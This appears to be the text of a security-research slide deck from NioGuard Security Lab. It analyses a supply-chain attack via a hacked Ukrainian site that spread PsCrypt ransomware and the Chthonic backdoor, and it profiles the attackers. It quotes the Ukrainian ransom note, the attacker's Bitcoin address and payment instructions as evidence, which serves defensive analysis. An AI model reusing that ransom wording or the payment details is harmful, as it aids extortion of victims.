
Персоніфікований облік медичної допомоги



- спрямований на повну комп'ютеризацію усіх медичних установ міста задля повного звіту медичної допомоги.

Attack via hacked cfm.com.ua

- PsCrypt 2
- Chthonic backdoor



PsCrypt is back



0.21308216 BTC

<https://blockchain.info/address/1Gb4Pk85VKYngfDPy3X2tjYfzvU62oLnas>

ВАШІ ФАЙЛИ ТИМЧАСОВО НЕДОСТУПНІ.

ВАШІ ДАНІ БУЛИ ЗАШПВРОВАННІ!

Для відновлення даних потрібно дешифратор.

Щоб отримати дешифратор, ви повинні, оплатити послуги розшифровки:


Оплата відбувається за коштомі біткойн (BTC):

Вартість послуги складає **3500 гривень**

Оплату можна провести в терміналі ІВох. або виберіть один з обмінних сайтів на сторінці -

<https://www.bestchange.ru/privat24-uah-to-bitcoin.html> (приклад обмін Приват24 на BTC) також можете скористатися послугами <https://e-btc.com.ua>

Chthonic previously seen in May 2017



Similarities vs Differences

Similarities	Differences
<ul style="list-style-type: none">● Clones● Single Bitcoin address● Supply-chain attacks	<ul style="list-style-type: none">● Source code● Email, Tor, iBox are used in the decryption process.

Attacker's portrait

- Hacker group or community
- Not very skilled in ransomware development
- Non-native Ukrainian speaker but pretends to be
- Financially motivated



Nation-state Attack As a Service



More hacker groups and malware developers
get involved in nation-state attacks

Thank you for attention!



Alexander Adamov
NioGuard Security Lab

@Alex_Ad

Blog <https://nioguard.com>

Online Sandbox <https://nas.nioguard.com>